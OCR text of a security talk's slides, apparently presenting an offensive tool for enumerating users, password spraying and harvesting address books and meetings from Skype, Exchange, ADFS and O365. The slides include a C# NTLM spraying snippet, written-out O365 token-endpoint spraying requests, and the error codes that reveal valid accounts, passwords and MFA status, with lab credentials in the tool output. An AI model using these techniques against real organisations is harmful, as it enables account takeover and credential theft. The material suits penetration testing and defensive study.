
Password Spraying

Password Spraying

- Discovered Format
- Pre-built lists



Password Spraying Demonstration


Microsoft Attack Surface
Domain Enumeration
Username Enumeration
Password Spray
Address Book
MeetingSnooperTM
Skype
Use Discovered Username Format
Choose Username Format:
jsmith
Username List
ubername_list.txt
Pre-built...
File...
Enumerated Users
Password:
Password1
Spray
Pause
Stop
Current Position: 0/0
Credentials
Credentials
Username
Password
O365 MFA
Service
Sip Enabled
Account Disabled
Password Expired
Server Error Authenticating
Access Token
Export...
Output
[19:24] Looking up subdomain DNS records...
[19:24] Validating subdomain records...
[19:24] No user enum or pass spray URL discovered - attempting to find NTLM endpoints...
[19:24] [*] Skype Server Hostname: nevtek-skype01.nevtek.nev
[19:24] [*] nevtek-skype01.nevtek.nev: 10.129.121.143
[19:25] Enumerating Internal Domain Information...
[19:25] OAuth Domain name: NEVTEK.NEV
[19:25] OAuth Domain name: NEVTEK.NEV
[19:25] OAuth Domain name: NEVTEK.NEV
[19:25] OAuth Domain name: NEVTEK.NEV
[19:25] Finished subdomain enumeration and validation...
Global Verbosity Level:
2 - Normal

Password Spraying

Username	Password	O365 MFA	Service	Sip Enabled	Account Disabled	Password Expired	Server Error Authenticating	Access Token
NEVTEK\jsmith	Summer2019		Skype	Y				cwt=AAEBHAEFAAAAAAAFFC
NEVTEK\msmith			Skype					
NEVTEK\skumar			Skype					
NEVTEK\jjohnson			Skype					

Research – Password Spraying

Exchange:		**Skype:**		**ADFS:**		**RDWeb:**	
/Autodiscover	3428	/WebTicket/oauthtoken	849	/adfs/ls/idpinitiatedsignon	2196	/RDWeb/Pages/en-US/login.aspx	184
/ews	920	/WebTicket/WebTicketService.svc	789	/adfs/services/trust/2005/windowstransport	86	/Rpc	180
/autodiscover/autodiscover.xml	137	/abs/	59			/RDWeb/FeedLogin	3
/rpc	26	/CertProv	49				
/oab	5	/RgsClients	2				
/mapi	1	/WebTicket/	1				
		/Autodiscover	1				

Password Spraying – C# NTLM Auth Spraying

```
HttpWebRequest request = (HttpWebRequest)WebRequest.Create(url);
  request.Credentials = new NetworkCredential(username, password);
  request.Method = "GET";
  try
  {
     HttpWebResponse response = (HttpWebResponse)request.GetResponse();
     Stream receiveStream = response.GetResponseStream();
     StreamReader readStream = new StreamReader(receiveStream, Encoding.UTF8);
     string responseString = readStream.ReadToEnd();
     Console.WriteLine("RESPONSE: " + responseString);
  }
  catch (WebException webex)
  {
     HttpWebResponse response2 = webex.Response as HttpWebResponse;
  }
```

A Note on Different Services

- ADFS Portal
  - Single sign on to third party services
  - Can lead to compromise of systems they might not be aware of
  - If O365 AND Federated = WIN!
- RDWeb – Remote desktop through the web

Post Compromise – Address List - Demonstration

Microsoft Attack Surface

Domain Enumeration | Username Enumeration | Password Spray | Address Book | MeetingSnooperTM

Retrieval Settings:

From... Data...

Stop Go

Search Settings:

☑ Common 3 Chars

☐ All Possible 3 Chars (Lots of requests)

Name	Sip Username	Email Address	Title	Department	Office	Presence	Phone Number	Note

User Number: 0

Export...

Credentials

Credentials

Username	Password	O365 MFA	Service	Sip Enabled	Account Disabled	Password Expired	Server Error Authenticating	Access Token
jjohnson@NEVTEK.NEV			Skype		Y			
cscott@NEVTEK.NEV	Summer2020		Skype	Y				cwt=AAEBHAEFAAAAAAAFFQAAABjizsKWUeht7KycuJIEAAASAIEQxUCau7hAm1Cm1jeoKxKMa4ICBCODIM9PYpWd7tlf1gf_kqWkiTlv_SWUstnZ9P09_eIdxOoYhghD1QAoxzXYCA0QxUCau7hAm1Cm1

Export...

Output

[19:25] OAuth Domain name: NEVTEK.NEV

[19:25] OAuth Domain name: NEVTEK.NEV

[19:25] Finished subdomain enumeration and validation...

[19:26] Password Spraying will add Domain information to given usernames in the following order:

[19:26] Domain given with username > Manually entered domain information > Domain information gathered for specified service > Domain information gathered for any surface > Fail

[19:26] "Legacy format" usernames may contain numbers, or be linked to payroll ID (jsmith945 or PT32423432423423234) and therefore not be discoverable by Smart Enumeration, however, the modern format is more likely to match email style (jsmith@domain.com or john.smith@domain.com)...

[19:26] Adding new service interface with service: Skype

[19:26] Usernames to spray: 48705

[19:26] [$] Account Disabled: jjohnson@NEVTEK.NEV

[19:27] [!] Valid Credentials: cscott@NEVTEK.NEV:Summer2020

[19:37] [*] Password spraying stopped at...

Global Verbosity Level: 2 - Normal

Post Compromise – Address List

Name	Sip Username	Email Address	Title	Department	Office	Presence	Phone Number	Note
Clark Scott	cscott@nevtek.nev	clark.scott@nevtek.nev	Compliance and Training Officer	HR	Leeds	Offline, Unknown	+447789155655	I keep thinking about: 5
Daisy Johnson	djohnson@nevtek.nev	daisy.johnson@nevtek.nev	Head of HR	HR	Leeds	None, Unknown	+447789568556	
James Brown	jbrown@nevtek.nev	james.brown@nevtek.nev	Network Engineer	IT	Leeds	None, Unknown	+441610156025	
Jack Miller	jmiller@nevtek.nev	jack.miller@nevtek.nev	Head of IT	IT	Leeds	None, Unknown	+441611525565	


Post Compromise – Address List

- PeopleSearch
  - A-Z
  - No “next”
  - Absolute insanity
- Digraphs/Trigraphs
  - Common
  - All

Post Compromise – WebApp Proxy

- Jumping a misconfigured WebApp proxy

Post Compromise – Meeting Snooper


Microsoft Attack Surface
Domain Enumeration
Username Enumeration
Password Spray
Address Book
MeetingSnooperTM
All Compromised Users
Selected User(s)
Snoop
Username
Conference ID
Subject
Attendees
Meeting Ends
Join URL
Lobby Bypass
Credentials
Credentials
Username
O365 MFA
Service
Sip Enabled
Account Disabled
Password Expired
Server Error Authenticating
chris.nevin@[redacted]
Skype
Y
Export...

Output

[17:33] Internal : x[redacted]


[17:33] Manchester : +44[redacted]

[17:33] London : +44[redacted]

[17:33] Australia : +[redacted]

[17:33] Denmark : +[redacted]

Global Verbosity Level: 2 - Normal


Microsoft Attack Surface
Domain Enumeration
Username Enumeration
Password Spray
Address Book
MeetingSnooperTM
All Compromised Users
Selected User(s)
Snoop
Username
Conference ID
Subject
Attendees
Meeting Ends
Join URL
Lobby Bypass
Fourteenth July 11-11:30
14 July 2020 11:30:00
Enabled
Test Recurring Meetings
26 December 2020 00:00:00
Enabled

Post Compromise - MeetingSnooperTM

- Self-scheduled meetings
- Meeting END time only

O365

O365 – General

- Federated
  - Cannot spray office portal
  - ADFS server location in response
- Not Federated
  - Spray office portal
  - Valid+MFA
- Password Spray Countermeasures
  - O365 – Robust!
  - Trusted vs Untrusted bad password count

Federated: Request

GET /common/userrealm/?user=username**@contoso.com**&api-version=2.1&checkForMicrosoftAccount=true HTTP/1.1

Host: **login.microsoftonline.com**

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-GB,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

Federated: Response


```
{
  "MicrosoftAccount":1,
  "IsMicrosoftAccountSet":true,
  "NameSpaceType":"Managed",
  "Login":"username@contoso.com",
  "DomainName":"contoso.com",
  "FederationBrandName":"Contoso, Ltd",
  "TenantBrandingInfo":null,
  "cloud_instance_name":"microsoftonline.com"
}
```

Password Spraying: Request

POST **/organizations/oauth2/v2.0/token** HTTP/1.1

Host: **login.microsoftonline.com**

User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 12_1_3 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0 Mobile/15E148 Safari/604.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-GB,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded

Content-Length: 109

grant_type=password&username=**user.name@contoso.com**&password=**Password1**&client_id=**randomid**&scope=**whatevs**

Password Spraying: Invalid Password Response

"error":"invalid_grant“

"error_description":"AADSTS50126: **Invalid username or password**.\r\nTrace ID: XXXX\r\nCorrelation ID: XXX\r\nTimestamp: 2019-10-10 16:00Z"

Password Spraying: Invalid Username Response

"error":"invalid_grant“

"error_description":"AADSTS50034: The **user account** {EmailHidden} d**oes not exist in the contoso.com directory**. To sign into this application, the account must be added to the directory.\r\nTrace ID: XXX\r\nCorrelation ID: XXX\r\nTimestamp: 2019-10-10 14:24:00Z",

Password Spraying: Valid User + Password – No MFA

"error":"**unauthorized_client**“

"error_description":"AADSTS700016: Application with identifier '**randomid**' was not found in the directory ‘**contoso.com**'. This can happen if the application has not been installed by the administrator of the tenant or consented to by any user in the tenant. You may have sent your authentication request to the wrong tenant.\r\nTrace ID: XXX\r\nCorrelation ID: XX\r\nTimestamp: 2020-06-11 14:57:00Z",

Password Spraying: Valid User + Password - MFA

"error":"**invalid_grant**“

"error_description":"AADSTS50076: Due to a configuration change made by your administrator, or because you moved to a new location, you must use **multi-factor authentication** to access '00000XXXXX0000000'.\r\nTrace ID: XXXX\r\nCorrelation ID: XXXX\r\nTimestamp: 2020-06-11 14:49:15Z",

Outro

Information

- https://github.com/ReverendThing/Carnivore